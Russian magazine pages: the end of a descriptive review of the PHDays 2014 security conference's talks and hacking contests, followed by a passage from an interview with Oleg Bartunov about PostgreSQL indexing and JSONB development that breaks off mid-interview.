В ходе анализа было установлено, что Linux-версия крутилась на роутерах. Ну и за всем этим маячит тень группировки Anonymous, так как DDoS-атака, проводимая с роутеров в отношении серверов mail1.mil.ru (188.128.123.52) и icisleri.gov.tr (212.175.109.10), подозрительно совпала с заявлением от анонов о проведении кибероперации Turkey. Наблюдение также показало, что неназванная компания из Польши регулярно получала письма с вложениями doc-файлов, начиненные эксплойтом и payload в виде BlackEnergy II. Вот так простой DDoS-бот эволюционировал в угрозу класса APT.

Все эти подробности прозвучали в ходе мини-отчета «История ботнетов на основе продвинутого загрузчика BlackEnergy II» (bit.ly/UorbX7).

Дмитрий Тараканов из той же Kaspersky Lab в материале «Чего ждать от козлов в своих огородах» (bit.ly/1s0Az1T) осветил некоторые особенности функционирования APT-трояна Winnti. Среди плюшек — DNS командного центра резолвится на реальный сервер только в строго отведенное для управления время, в остальное время он резолвится на какой-либо не вызывающий подозрения IP крупной компании, например Oracle. Поэтому на шлюзе не так-то просто подловить время, когда происходит сеанс связи, и вычислить IP зараженных ПЭВМ. Общение с админкой вынесено на уровень ядра в драйвер, который взаимодействует с юзермодной частью через пайпы, такие ухищрения позволяют скрыть свое присутствие в системе от утилит типа netstat или TCPView.

В СТАНЕ ФУТБОЛОК

О том, насколько реально можно закоротить фазу на ноль в трансформаторе и устроить маленький бабах путем отправки специального пакета по сети Интернет, рассказал Максим Никандров. Эта и другие «Киберугрозы систем управления современной электрической подстанции» (bit.ly/1xykksV) — не сказка, а самая что ни на есть суровая реальность. Да, критические управляющие элементы электросети подключены к интернету, несмотря на все заверения, защита никакая, и проблема до сих пор игнорируется. В докладе представлены результаты совместной работы ОАО «НТЦ ФСК ЕЭС», Kaspersky Lab и ООО «ЦУП ЧЭАЗ».

Дэйв Кронистер решил лично проверить, что можно накопать легальным путем, ничего не взламывая. Результаты его исследований были озвучены в докладе «Отдай мне свои данные!» (bit.ly/1nuhcJr). В ход шли самые различные методы: покупки гаджетов через Facebook или жестких дисков на аукционах eBay, отслеживание общедоступных файлообменников и сервисов расшаривания фотографий (таких как Photobucket) и поиск FTP-серверов с анонимным доступом.


Доклад «Небезопасное Smart TV» (bit.ly/1pvZiqe) от Донато Ферранте и Луиджи Аурьеммы из французской конторы ReVuln обращает внимание на дырки в firware, которые потенциально могут превратить ваш TV в око Большого Брата, так как Wi-Fi-модули и видеокамеры в умных телевизорах уже давно не редкость.

Ошибки использования «безопасных» протоколов (bit.ly/1igyFQY) осветил Владимир «ЗАРАЗА» Дубровин, основатель securityvulns.ru и разработчик прокси-сервера 3proxy, ныне сотрудник Mail.Ru. Речь шла о том, как на самом деле легко вычислять IP пользователя, который куда-то лезет через Tor, и о подделке DCIM-сигнатур в письмах. Школоте можно оставаться на местах, пативэн за вами уже выехал.

Про хакеров Ирана, Китая и Северной Кореи рассказал простой морпех США Уильям Хейджстад. По его словам, развитие атакующих киберподразделений в упомянутых странах спровоцировало проведение кибератак со стороны США. Ключевой месседж доклада — США уже развязали кибервойну в 2010 году, и совсем не факт, что они в ней ведут. В свою очередь, хакеры Китая — это не оружие нападения, а попытка что-то противопоставить кибернатиску США. Эта идея звучит из уст американского военного, вероятно, сенсационно.

Про «Intercepter-NG: снифер нового поколения» (bit.ly/1s0Be3d) от таинственного разработчика под ником Ares (который не имеет никакого отношения к Ar3s с damagelab.org) рассказал Александр Дмитренко из лаборатории PentestIT. Для тех, кто не в теме: Intercepter-NG — продвинутый инструмент для проведения MITM-атак, наподобие Cain & Abel, только круче. Анонсировались новые фишки, среди которых


«Наливайка» в самом разгаре!





Leave ATM Alone v 2.0





Capture The Flag

Стенд Critical Infrastructure Attacks

инжект JAVA-кода и эксплуатация уязвимости Heartbleed, все это появится в осеннем релизе. Для пентестеров уязвимостей локалок — утилита из категории must have. Под конец была выдана эксклюзивная информация (которая осталась незамеченной осенью 2013-го, по словам самого Ares), что както на мыло пришло письмо от одного товарища, указавшего на некоторые ошибки в работе Intercepter-NG. Ares обнаружил, что товарищ работает с очень большими объемами данных, и спросил, откуда, собственно, дровишки. Отвечающий без палева сообщил, что он держит exit-ноду сети Tor. Этим товарищем оказался (внезапно) Эдвард Сноуден, именно с этого же аккаунта почты журналистам рассылался компромат на АНБ. Так что даже сотрудники спецслужб не гнушаются пользоваться хакерскими тулзами. Вот такая своеобразная реклама Intercepter-NG получилась.

Представители американской Открытой организации взломщиков замков (именно так расшифровывается аббревиатура TOOOL) приехали на PHDays уже второй раз. Те, кто провел возле их стенда некоторое количество времени, теперь точно знают, что безопасность начинается с физического уровня и все эти замки в дверях серверных и сетевых шкафах не такие уж неприступные, главное — техника. Одну из таких техник они описали в докладе «Импрессия: не ломай — сделай свой ключ» (bit.ly/1jfPbRt).

Андрей Бирюков рассказал про угрозы, таящиеся в USB-устройствах. При этом сразу было заявлено, что впервые результаты такого рода изысканий были представлены еще на DEF CON 2010, в журнале за июнь 2012 года в качестве cover story тоже была статья про создание USB-троянов на базе Teensy. Однако тема эта до сих пор актуальна, так как этому вектору угроз до сих пор не уделяется должного внимания.

НА ЭТОМ МЕСТЕ МОГЛА БЫТЬ ВАША РЕКЛАМА

В форуме приняли участие компании — резиденты фонда «Сколково», работающие в области ИБ. Помочь этим компаниям найти потенциальных клиентов, установить партнерские отношения, показать свои продукты — те цели, которые ставил перед собой фонд «Сколково» на мероприятии PHDays.

На общем стенде были представлены как хорошо известные публике, так и относительно новые проекты. Это решение Wallarm (проект небезызвестного Ивана Новикова aka Владимира «d0znpp» Воронцова) по защите сайтов от внешних угроз, которое ранее не было знакомо столь широкой аудитории. Продукт «Мониториум» (система мониторинга корпоративного сетевого трафика) компании Trafica также впервые был показан именно на сколковском стенде.

Кстати, в Wallarm в качестве главного операционного директора успешно трудится бывший главред журнала «Хакер» Степан «Step» Ильин.

На насквозь маркетинговой секции «Рынок ИБ: новинки, вопросы, ответы», где, в частности, «Лаборатория Касперского» приоткрыла завесу над своей операционкой повышенной защищенности, Дмитрий Ушаков из Stonesoft (купленной McAfee, купленной Intel) на графиках показал, в каком плачевном состоянии сейчас находится ситуация с противодействием Advanced Evasion Techniques в IDS и IPS от именитых производителей. По словам Ушакова, положение с 2010 года не шибко-то и улучшилось. Исследования проводились при помощи утилиты Evader, которую попросили не назы-

вать «утилитой для запугивания». В результате опробования различных систем защиты путем применения эксплойта шестилетней давности MS08-067 (использовался в Conficker), преобразованном утилитой Evader на уровне пакетов семью различными способами, выяснилось, что в среднем 80% атак остались невидимыми для систем IDS и IPS. И это реально внушает страх за свои сети.

БЫСТРЕЕ, ВЫШЕ, СИЛЬНЕЕ

Как всегда, параллельно с докладами проводились разнообразные конкурсы.

Конкурс HackQuiz представлял собой некое подобие телепередачи «Своя игра» и проводился посредством видеоконференц-связи в рамках проекта PHDays Everywhere, который объединил десятки хакспейсов по всему миру для интерактивного общения между удаленными участниками.

Любители погуглить могли посоревноваться в онлайн-игре «Конкурентная разведка», в ходе которой нужно было правильно отвечать на вопросы, собирая информацию в интернете, что требовало определенных интеллектуальных усилий.

За один из сравнительно честных методов отъема денег у организаторов отвечал конкурс «$natch» или «Большой ку$h». В этом году организаторы существенно усложнили эксплуатирование уязвимостей, не только расширив их количество до шести, но и задействовав не самые очевидные и простые пути для реализации эксплойтов. Не подвели и участники, серьезно прокачавшие свои скилы за прошедший год. Забавная история вышла с эксплуатацией уязвимостей XSS, позволявших обанкротить самих участников, одним из которых стал некто под ником beched. Файлы для скачивания образа ДБО и скриптов были выложены за сутки до начала PHDays, это наталкивало на мысль, что попотеть над разбором исходного кода и логики работы предстоит серьезно, не говоря уже о написании эксплойтов.

Лучший метод усовершенствовать свой продукт — это отдать его на растерзание взломщикам. Места в конкурсе по обходу решения Positive Techologies Application Firewall распределились следующим образом:

- первое место поделили между собой два сотрудника компании SolidLab — Андрей Петухов и Георгий Носеевич;
- второе место — Иван «d0znpp» Новиков;
- третье место Том ван Гутем (Tom Van Goethem) — аспирант Лёвенского католического университета (Бельгия).

Для закрепления навыков обхода на нетрезвую голову WAF ломали еще и в конце программы в «Наливайке».

Хит PHDays прошлого года Cho Cho Pwn, под новой вывеской Critical Infrastructure Attacks, подвергся радикальным изменениям. В прошлый раз уровень вхождения был относительно невысок: подключайся к сети, включай Kali Linux (выбор кул хацкеров) — и вперед. Но в этом году все стало по-взрослому, тогда были три SCADA-системы от Siemens (одну из которых, WinCC, атаковал Stuxnet), теперь набор расширился. Он включал:

- Schneider Electric (Invensys) Wonderware System Platform 2014 patch01;
- Schneider Electric (Invensys) Indusoft Web Studio 7.1.4;
- Siemens Flexible 2008 SP3 UPD4;
- Siemens TIA Portal 13 Pro update 1;
- Siemens WinCC 7.2 update 6;
- WellinTech KingSCADA 3.1.2.13;
- Schneider Electric ClearSCADA 2014 R1;
- Schneider Electric IGSS 10.0;
- ICONICS Genesis64 10.81.

Заранее созданных для конкурса уязвимых мест не было, все функционировало как на реальных промышленных объектах.

Участникам нужно было прийти основательно подготовленными, ну и, как уже упоминалось выше, наиболее подготовленным победителем стала Алиса Шевченко из Esage Lab со своим крутым фреймворком, причем, по ее словам, так, мимоходом, глянула вечерком. Места с номерами два и три заняли Никита Максимов на пару с Павлом Марковым и Дмитрий Казаков соответственно.

Обязательным условием конкурса стало требование извещать производителей об обнаруженных уязвимостях, какникак кучу zero day люди нашли.

Не заявленный в программе форума конкурс «Безумный дом» из-за технических неполадок был открыт ближе к концу мероприятия. К тому же наличие двух путей его прохождения — для true хакеров и для всех остальных — сыграло с конкурсом злую шутку. Большинство участников выбрали «легкий» путь, где нужно было продемонстрировать свою смекалку и умение играть в шахматы, поэтому на взгляд сторонних наблюдателей конкурс воспринимался как авангардная пьеса (чего стоил один ведущий в шапочке из фольги). Организаторы сделали выводы и пообещали в следующий раз сделать процесс взлома crazy house максимально зрелищным.

В традиционном соревновании Capture The Flag, которое многие считают основной причиной пристального внимания к PHDays, тройка призеров выглядела следующим образом:

1. Dragon Sector (Польша).
2. Intr3pids (Испания).
3. BalalaikaCr3w (Россия).

ВМЕСТО ЗАКЛЮЧЕНИЯ

В целом, несмотря на некоторые организаторские просчеты, мероприятие, несомненно, удалось на славу. Хотя, конечно, некоторые инициативы не раскрыли свой потенциал до конца. Например, киномарафон, начавшись с просмотра культового фильма «Нирвана», мог бы быть интересен гораздо более широкой аудитории, чем получилось. Видимо, сказалась плотность программы форума, несколько утомившая посетителей.

Отдельные товарищи, общаясь между собой, обратили внимание, что существенный процент «людей в теме» выступления особо не смотрит, а приходит повидаться с brothers in arms из других контор, которых видит раз в полгода-год. Собственно, Black Hat уже давно превратился в площадку для «закрытых посиделок для своих», повод собраться в одно время в одном месте, уровень докладов там падает, но это никого особо не волнует. Формат PHDays по-прежнему делает ставку на шоу, а ZeroNights — на технические доклады. Есть мнение, что организаторам этих конференций нужно обратить на этот аспект внимание и что-то делать для того, чтобы люди могли комфортно «посоциализироваться». Пока же приходится общаться между собой в укромных уголках.

В то же время возможность заказать в баре что-либо из горячительных напитков, да и просто попить пивка или перекурить многим пришлась по вкусу. Бодренькое музыкальное сопровождение в виде DJ-сета тоже можно записать в плюс, градус хорошего настроения поддерживался на нужном уровне.

На этой мажорной ноте мы завершаем наш обзор и скрещиваем пальцы, ведь в новом году случится своеобразный мини-юбилей — форум будет проводиться в пятый раз, а значит, нас ждет очередная порция позитива. Хочется пожелать организаторам, чтобы они провели работу над ошибками и PHDays V прошел на ура без сучка и задоринки. ⌶

POSITIVE HACK DAYS

Напомню, PHDays — это международный форум, посвященный вопросам практической информационной безопасности. Своим появлением PHD поставил точку в разговорах хакерской тусовки, посвященных идеям на тему «как было бы круто иметь свой DEF CON или Black Hat в России». Мы получили оба в одной бутылке :). PHDays — это место, где футболки встречаются с пиджаками, а парни с Античата обсуждают результаты взлома интернет-банка с топ-менеджером из финансовых структур. Информацию о самом мероприятии, а также список доступных материалов ты можешь посмотреть на официальном сайте этой уникальной хакерской конференции (www.phdays.ru). Видеозаписи ключевых дискуссий и докладов доступны тут: bit.ly/1oHQGNY.



Олег Бартунов

КЛЮЧЕВОЙ КОНТРИБЬЮТОР В POSTGRESQL

ПРОКАЧАТЬ ПАМЯТЬ СЛОНУ

Имя нашего собеседника хорошо известно любому, кто серьезно занимается базами данных. Именно благодаря Бартунову в PostgreSQL когда-то появилась поддержка локализации, и проект начал завоевывать популярность в России и других неанглоязычных странах. С тех пор Олег вот уже почти 20 лет принимает активное участие в разработке проекта и в развитии отрасли обработки и хранения данных в рунете.

БЕСЕДОВАЛ



СТЕПАН ИЛЬИН



Наука и PostgreSQL

Как вышло, что вы совмещаете работу в институте, астрономию и PostgreSQL? Что основное?
Всю жизнь я хотел быть астрономом. Став им, был рад до смерти. Но мне все время приходилось работать с компьютерами, заниматься расчетами: мы считали взрывы сверхновых звезд. Работать начинали на «Мир-2», БЭСМ-4, БЭСМ-6, ЕС — в общем, застали все главные машины того времени.

Астрономия — это наука о данных. Мы каталогизируем факты. Все объекты наших наблюдений имеют координаты, названия и другие параметры, и этих объектов миллиарды. Какое-то время мы работали с наблюдениями по-старому, на магнитных лентах, — но в какой-то момент я понял, что это ужасно и нужно использовать базы данных. В то время БД только-только получали развитие, но на Западе они уже появились. Это был 1993 год. Я полез на FTP, скачал Ingres и стал с ним играться. Первые мои базы были на нем.

Тогда же я начал читать статьи, в том числе Стоунбрейкера (один из ключевых специалистов в мире БД, создатель Ingres и Postgres. — Прим. ред.), и вдохновился его идеями. В 1995 году студенты Стоунбрейкера написали в комьюнити письмо, мол, мы закончили работу и хотим выдать Postgres наружу, и я, естественно, присоединился к движению. С той поры нас осталось всего несколько человек. По-моему, только я и Брюс Момжан. То есть из самых первых, кто некогда все это начинал.

С чего вы начинали с PostgreSQL?
В 1995–1996 годы меня пригласили сделать архив одной газеты.Так как из БД я знал PostgreSQL, я поставил туда именно ее. И обнаружилось, что PostgreSQL не понимает кириллицу. Изначально она была 7-битная, 8-битного текста не понимала. Пришлось две-три недели во всем разбираться, как это обычно и делается в open source. Помогало то, что у меня уже был опыт локализации Perl — я серьезно разбирался с ним, хорошо знал Ларри Уолла еще в Америке. И мы занимались его локализацией, чтобы тот понимал locale. Так что у меня уже было представление, что нужно делать, чтобы организовать поддержку и в PostgreSQL.

А также было понимание того, как работает PostgreSQL.
На самом деле нет. Тогда особенного понимания еще

не было. Его до сих пор нет. Потому что PostgreSQL неисчерпаем. Вряд ли найдется человек, который полностью знает все его части.

Словом, тогда, работая над архивом, я сделал патч. В те времена все было очень демократично: послал патч, его сразу закоммитили. Так PostgreSQL получил локализацию и стал широко использоваться в Европе. До этого ее знали только Канада и Штаты.

Но тогда PostgreSQL все еще был для вас хобби?
Да, до какой-то поры Postgres был хобби. Потом наступил период, когда мы занялись Rambler. Это уже отдельная история: Rambler тоже стоит на Postgres из-за нас, в частности из-за меня.


В то же время мы сделали одну из первых CMS — систему под названием Discovery. Нам нужен был своеобразный конструктор, удобная площадка, которая позволила бы нам заниматься популяризацией науки и быстро создавать сайты для любых проектов. Это сейчас подобное реализуется без проблем: качаешь любую CMS и ставишь. Тогда этого не было, приходилось все делать самим.

Здесь, в ГАИШ, она работает до сих пор. Сайт astronet.ru — самый крутой сайт об астрономии в России — до сих пор стоит на том старом Rambler, на том старом движке. То есть мы сделали движок для astronet.ru, а потом в Rambler вставляли его в продакшен.

Rambler здорово помог нам с PostgreSQL. У меня появился напарник — Федя Сигаев, который работает и здесь, и в Mail.Ru. Вместе с ним мы стали заниматься PostgreSQL уже серьезно.

Как сейчас распределяете время между работой в институте и PostgreSQL?
Да никак не распределяю. За прошедшие годы институт понял, что PostgreSQL нужна астрономии. Все наши ресурсы и сервисы, все БД завязаны на PostgreSQL. У нас есть отдельная, приоритетная тема (всего таких тем в институте тринадцать), она называется «информационные проблемы астрономии». Я ей руковожу. Наши пространственные индексы используются на многих обсерваториях мира. МГУ поддерживает PostgreSQL. Наука без IT сейчас невозможна.

Сам ГАИШ уникален еще и тем, что в свое время здесь собирались многие большие деятели интернета.



ЗАНИМАЕТСЯ POSTGRESQL С 1996 ГОДА



Начало работы с PostrgeSQL

Какова сейчас ваша роль в PostgreSQL?
После Rambler мы с Фёдором Сигаевым продолжили работать над кодом. Было очень интересно, на каждом шагу возникали челленджи, нужно было разбираться, что-то придумывать.

PostgreSQL очень хорошо спроектировали изначально. В эту базу заложены идеи, которые нам очень нравились. Скажем, идея расширяемости. Стоунбрейкер как-то сказал, что расширяемость баз данных — это необходимая вещь. Ситуации в жизни бывают разные, и, поставив однажды какую-то БД, потом, как правило, трудно с нее слезть. То есть ты зависишь от производителя. PostgreSQL — такая база... если тебе чего-то в ней не хватает, можно просто дописать это самостоятельно. Меня это очень вдохновило, и именно этим я занялся. С тех пор мы с Федей отвечаем за расширяемость PostgreSQL.

За счет чего реализована эта расширяемость?
В PostgreSQL существуют интерфейсы. Они позволяют стороннему человеку (специалисту в области данных, не разработчику) описать свои данные, предложить какие-то функции. В ответ вы автоматически получаете различные плюшки от PostgreSQL, например, индексы. Это не просто обычный тип данных. Этот тип данных будет искаться с помощью индексов. Вы получаете конкурентный доступ к данным, восстановление после сбоев.

PostgreSQL позволяет разработчику заниматься только спецификой своих данных. А с тем, как сделать навигацию по дереву, как его построить, БД разберется сама. В PostgreSQL все это было заложено, но таким образом, что изначально оно не работало. Была директория, но никто ей не пользовался. Мы раскопали директорию под названием gist и сделали так, что из академической разработки GiST (Generalized Search Tree, обобщенное поисковое дерево) стал рабочим.

Чем вы занимались потом?
GiST нам нужен был для эффективной работы с массивами. До нас массивами в постгресе особенно не пользовались — это было совсем нереляционно, да и особой поддержки не было, но мы понимали, что времена меняются и люди нуждаются в массивах. Чтобы нормально использовать массивы, нужна индексная поддержка. Эту поддержку мы сделали с помощью инфраструктуры расширяемости GiST. Тогда мы во всем разобрались и сделали.

Первым нашим модулем стал intarray, он до сих пор очень популярен. Use case простой: у вас есть категории, товар из нескольких заданных категорий. Простая, тривиальная задача, но при реляционном подходе она решается медленно. Соответственно, мы сделали работу с массивами в PostgreSQL обычной задачей. Сейчас люди работают и не задумываются о том, что раньше это было невозможно.

Потом мы сделали первый вариант полнотекстового поиска. Потом сделали поиск с ошибками. Сейчас мы имеем уже три инфраструктуры расширяемости — GiST, GIN и SP-GiST, с помощью которых можно разрабатывать разнообразные индексы.

Как PostgreSQL развивается сейчас?
Очень активно. К примеру, сейчас мы сделали поддержку JSON, этого нет ни в MySLQ, ни в Oracle, ни в MS SQL. Осенью выйдет релиз 9.4 с нормальной поддержкой JSONB.

Можете рассказать об этом проекте подробнее?
Проект родился еще в 2003 году. Прошло уже больше десяти лет. Тогда Министерство образования заказало нам создать каталог субъектов министерства. Нам дали схемы таблиц — школы, университеты, колледжи и так далее. Их набралось штук пятьдесят. Каждый из них сам по себе вполне реляционный, но, если тебе хочется поискать в общем, придется делать пятьдесят запросов, что очень неудобно. С другой стороны, если объединить все в одну таблицу, получается таблица размером, кажется, 500 колонок. Потому что там очень много индивидуальных, специфических полей. Есть, конечно, общие поля, но очень много и индивидуальных. Представляете, сколько это? Грубо говоря, на экране не помещалось. Вот мы с Федей Сигаевым сидели и думали, что с этим делать.

Нам подумалось, что в Perl есть такая штука, как hash. То есть набор пар ключ — значение. Мы решили выделить общие поля как отдельные таблицы, а все остальные 500 полей поместить в отдельную строку, в виде ключ — значение. Пусть они там живут, на них никто не смотрит. Так как мы занимаемся расширяемостью, мы создали новый тип данных, называется hstore. Этот тип данных мы положили не в виде строки, а в виде бинарного хранения. В базе он хранился бинарно. Сделали индекс, все, как положено. И стали пользоваться. Тогда мы не знали, что это key-value БД. Более того, в те годы не было JSON, он появился только через несколько лет.

Hstore сейчас широко используется?
Сейчас hstore является самым часто используемым модулем. Люди бросились его использовать для всяких админок, добавлять новые поля. Традиционные базы данных страдают тем, что изменить их схему очень тяжело, а здесь просто добавляется новый ключ. Клепать какие-нибудь интерфейсы — милое дело.

Несколько лет назад, когда уже появился JSON и MongoDB, мы подумали, что нужно сделать нашему hstore (который просто ключ — значение) поддержку вложенности. Чтобы внутри hstore могли быть еще hstore, массивы и так далее. К этому времени hstore уже был очень популярен и раскручен, мы получили поддержку на эту работу от компании Engine Yard. Мы взялись делать, сделали, в Канаде показали, как это работает. А потом понемногу склонились к идее, что нам незачем делать новый hstore, лучше сделать JSON. Фактически там нет никакой разницы. Бинарное хранение было одинаковым и там и там, разнились только внешние интерфейсы. Мы их переписали и сделали из hstore JSONB (пришлось ввести новый тип данных, чтобы не было проблем с совместимостью с существующим типом данных json, который есть просто текстовый тип данных и появился еще в версии 9.2).

Уже в ходе работы я сравнил нас с MongoDB и вдруг увидел, что мы даже быстрее их. Проект стал стремительно развиваться, нам снова дали поддержку, но мы пошли даже дальше. То, что я описал, закоммитили в 9.4, то есть осенью уже будет JSONB с индексами. Но мы также сделали язык запросов (jsonb query language) и назвали его JSquery.

Заодно мы обнаружили кучу проблем. Как всегда и бывает, когда начинаешь чем-то заниматься, — возникают челленджи. Мы решили с ними побороться. Я подумал, что нужно сделать новый метод доступа. Придумали название VODKA. Потому что один метод доступа мы уже назвали GIN — обобщенный обратный индекс. А тут я сказал: хочу, чтобы теперь была «водка». Чтобы от России в PostgreSQL было такое название. Как расшифровывать, мы потом поймем :). Всем понравилось. Мы начали делать новый метод доступа, который решал бы те проблемы, что мы обнаружили. За прошедшее время мы плотно поработали и уже показали первую версию VODKA. Доклад с его презентацией назывался «Create index … using VODKA». Сейчас работаем над ней дальше.

Можно подробнее о VODKA, что она даст?
Это связано с индексацией вложенных структур. Идея в том, чтобы сделать конструктор индексов. Сейчас существуют B-tree, Hash, GiST, SP-GiST и GIN. Пять индексных методов доступа. Мы хотим использовать их вместе с помощью VODKA.

Это откроет нам дорогу для индексации многих интересных вещей. Например, полнотекстовый поиск можно совместить с пространственным поиском. Скажем, «найти все рестораны, близкие ко мне» — это пространственный поиск. А можно найти только те рестораны, в меню которых находится «водка». Это комбинация. Пространственный поиск осуществляется с помощью GiST, скажем дерева R-tree, а полнотекстовый поиск с помощью обратного индекса.



АСТРОНОМ, ОКОНЧИЛ АСТРОНОМИЧЕСКОЕ ОТДЕЛЕНИЕ ФИЗФАКА МГУ, ОСНОВНОЕ МЕСТО РАБОТЫ — ГАИШ МГУ



ЗАНИМАЕТСЯ АУДИТОМ И КОНСАЛТИНГОМ, ЧИТАЕТ ЛЕКЦИИ, ЧАСТО ВЫСТУПАЕТ НА КРУПНЫХ МЕЖДУНАРОДНЫХ КОНФЕРЕНЦИЯХ

Совместить, и все будет работать в одном индексе. Это очень интересно, такого нет нигде и ни у кого. Здесь мы впереди всех, делаем доклады, и Mongo уже смотрят на нас косо.

Что ждет PostgreSQL в ближайшем будущем?
Ближайшее, о чем сейчас все думают, — это Pluggable Storage. Известно, что PostgreSQL — основа нескольких десятков коммерческих БД: Greenplum, AsterData… В общем, почти все коммерческие БД берут PostgreSQL и вытаскивают из нее storage manager. Проблема такая — storage manager в постгресе захардкожен. Сейчас обсуждается идея сделать Pluggable Storage API, чтобы можно было подключать различные хранилища. Например, для аналитики нужно вертикальное хранилище. Идея в том, чтобы охватить все нужные кейсы. У нас сейчас нас row-oriented storage, и оно хорошо для целостности данных. Здесь запись либо записалась, либо нет. Но это создает оверхеды, особенно для аналитики — когда вам нужна только одна колоночка, а все равно приходится читать всю строку. Сейчас это активно обсуждается

Кроме того, мы движемся в сторону автоматического шардинга. Крупная европейская компания 2ndquadrant получила грант от Европейского сообщества, в рамках FP7, на работы по расширяемости, по масштабированию PostgreSQL. Основы логической репликации уже закоммичены. Работа начата. У нас есть встроенная потоковая репликация — асинхронная, синхронная, каскадная, и сейчас делается логическая. Логическая репликация — это очень… сильный и важный шаг.

Недавно анонсировали также проект Postgres-XL. У нас ранее существовал проект Postgres-XC, это масштабируемый мультимастер. Он остался и по сей день исследовательским проектом, в который добавляют все новые и новые фичи, его поддерживают японцы. Теперь анонсировали коммерческую компанию Postgres-XL (не знаю, почему не XXL, наверное, оставили на будущее). Postgres-XL ориентирован именно на масштабируемый Postgres-мультимастер, который можно купить с поддержкой. Так что работа в этом направлении тоже идет, мы как раз недавно обсуждали, как будем осуществлять взаимодействие.

В нашей области работы тоже хватает. Есть прототип полнотекстового поиска, который мы уже пару раз показывали на конференциях. Мы с Сашей Коротковым сделали прототип, который работает быстрее, чем Sphinx.

Андрей Аксёнов (автор Sphinx. — Прим. редакции) расстроится :).
Да нет, не расстроится. Это разные вещи. Мы знаем, почему у нас все быстрее, и, если Аксёнов спросит, мы ему расскажем. Потому что, в принципе, мы не должны быть быстрее. Потому что Sphinx — это standalone поисковик, который волен делать, что угодно, у него нет кислотной нагрузки (ACID). У нас же традиционный оверхед всего, но мы быстрее за счет лучшего индекса. Опять же у нас очень хороший GIN, который имеет внутри множество навороченных хитростей. Часть этого прототипа уже закоммичена, но, чтобы закоммитить остальное, нужно серьезно и немало трудиться.

Можете рассказать, как работает GIN? Как работает B-tree, я знаю, а вот GIN…
B-tree — хорошая, универсальная структура, жупел всех БД. Но она плохо работает с дубликатами. Дело в том, что в JSON может быть много одинаковых ключей. Но B-tree не приспособлено к дубликатам, оно приспособлено для индексирования уникальных значений (primary key). В жизни же встречается множество дубликатов, во всем том мусоре, что мы индексируем JSON. В результате B-tree получается большое и не очень эффективное.

Обратный индекс (GIN) состоит из двух частей: есть ключи (то, что мы индексируем) и по нему строится B-tree. Это называется entry tree. Еще есть posting tree, это идентификаторы страниц, на которых встречаются эти ключи. Получается некая матрица. Ключ и массив. Эта структура гораздо компактнее для дубликатов, так как все дубликаты уходят в этот массив. Но у нас лежит не массив, все лежит в виде дерева, в виде B-tree. На выходе получается хитрая структура, которая очень эффективно работает с дубликатами. В этом большое отличие B-tree от GIN.



Комьюнити

Когда вы занялись PostgreSQL всерьез, профессионально, за этим стояла какая-то компания?
Нет. Мы так и не создали ни одной компании. Так и работаем сами по себе. Нас поддерживают частные компании, в том числе и в России. Как я уже говорил, первым был Rambler. Я считаю, что он дал нам жизнь. Rambler был первым большим порталом, который сказал: «Мы Oracle ставить не будем, лучше поставим PostgreSQL».

То есть уже много лет PostgreSQL существует на донейшн от разных крупных компаний?
Да. К примеру, у нас есть небольшой контракт с 1С. Они поддерживают PostgreSQL. Из крупных иностранных компаний это EnterpriseDB, Engine Yard, Heroku. Сейчас еще Salesforce. Это крупные, серьезные игроки, например Engine Yard и Heroku — это очень большие американские хостеры.

Много лет нас поддерживали французы — компания JFG Networks (привет, Жиль!). Это благодаря ей мы сделали GIN. Еще много лет мы получали гранты в РФФИ. За что большое им всем спасибо.

Интересно. Если расширить это на open source в целом, получается, что у хороших проектов есть шанс на жизнь при поддержке крупных компаний, грантов и так далее.
Да, но для этого нужно сделать карьеру. Нужно, чтобы тебя знали. На эту тему можно рассуждать долго. Ведь сейчас крупный open source — это фактически большая корпорация. PostgreSQL, Apache — большие компании, карьера в которых делается… «по заслугам», так сказать. Сколько ты сделал, столько и значит твой голос.

Да, у нас в open source демократия. Но у нас тоже нельзя сделать изменение и сразу сабмитить его в код. Все сначала выкладывается в ревью, проходит обсуждения и споры. Это сложный процесс. Поэтому, когда компании спрашивают, сколько нам понадобится денег, я отвечаю, что на саму разработку нужно столько-то и нужно еще вот столько, чтобы добиться того, чтобы код прошел дальше. У нас очень высокие требования к качеству кода, документации, ко всему. Это очень сложно.

Как сейчас разделяются роли внутри сообщества, которое разрабатывает PostgreSQL?
